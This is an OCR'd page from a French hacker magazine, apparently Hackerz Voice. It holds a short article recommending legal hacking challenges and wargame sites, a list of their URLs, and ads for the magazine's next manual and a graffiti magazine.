
☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐


Code postal : ☐☐☐☐☐ Ville : ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

Date : Signature :




**Disponible actuellement en kiosque**

# HACKER LEGAL

## Le paradis

## le piratage est interdit (...) Heureusement, la solution existe : ce sont les "challenges"

Ca y est, tu as déjà installé 3600 backdoors sur ton ordi, pénétré par trois méthodes différentes dans ta linux box, sécurisé à l'extrême le réseau de ta fac, et maintenant... et bien tu t'emmerdes, car tu ne sais plus comment exercer tes talents. Le piratage, le vrai, commence à être tentant. L'adrénaline, Le défi intellectuel, la sensation de pouvoir, de maîtrise complète des subtilités du système, l'attrait de la connaissance, mais aussi l'aspect ludique... tout ça trotte dans ta tête et tu rêves de pouvoir te lancer un jour dans la bataille. Le seul problème, mais de taille, c'est que le piratage est interdit, hé oui ! Si si, c'est vrai, j'ai appris ca en regardant TF1 l'autre jour. Sans compter que tu te dis que même sans le vouloir, tu risques toujours de causer des dégâts au réseau que tu vas tenter de pénétrer, et tu n'en vois pas forcément l'intérêt. (les mecs qui prennent leur pied avec ca finissent généralement dans une pièce a la taille de leur cervelle).
Heureusement, la solution existe : ce sont les "challenges" et les wargames. Ces derniers sont en fait un réseau d'ordinateurs destinés à être piratés, avec l'accord de leur propriétaire bien entendu. Il y a des degrés de difficulté progressifs qui te permettront d'améliorer tes connaissances et ta pratique de l'art du hack, sans courir aucun risque ! Le paradis, quoi.

http://www.pulltheplug.com

9 machines: linux, SunOS, BSD, Solaris, routeurs... le top, mais en cours de "remise en condition" depuis avril
http://www.hack3r.com
Suivre le lien "Wargames".

http://www.hackerslab.org/eorg/hackingzone/hackingzone.htm
http://www.virtua7.co.uk/wargames.html
down ?
http://www.rootwars.net

(Une excellente idée à la base : chaque internaute peut insérer sa machine dans la liste, à ses risques et périls bien entendu. Mais semble périmé.)

Pour les amateurs, ces challenges ne donnent pas accès directement à une machine, mais sont plus orientés programmation, cracking, crypto ou réseau:

http://www.cyberarmy.com/zebulun
http://www.disavowed.net
http://www.sporkstorms.org/cgizz
http://www.icefortress.com
http://www.modx.co.uk
http://lightning.prohosting.com/~thegame

Et des liens vers plein d'autres challenges:
http://www.securiteinfo.com/attaques/hacking/challengeshacking.htm

Il y a un réel manque de wargames, alors les gars qui s'en font des privates régulièrement n'hésitez pas à nous filer l'info, on en fera profiter tous les lecteurs. Envoyez-moi aussi vos plus beaux hacks !


**FozZy**

● **Le prochain manuel sera dispo' dès le 6 août au prix habituel chez votre marchand de journaux .**

● **ou à 29 Francs seulement en précomande jusqu'au 30 juin avec ce bulletin (Chèque à l'ordre de DMP 1, villa du clos de Mallevart 75 011 Paris).**

● **Ou 100 % GRATOS POUR LES ABONNÉS DE HZV** **lire page 61**

recommande :




Mix Grill le mag number one de l'art et du graffiti
chez votre marchand
de journaux 18 F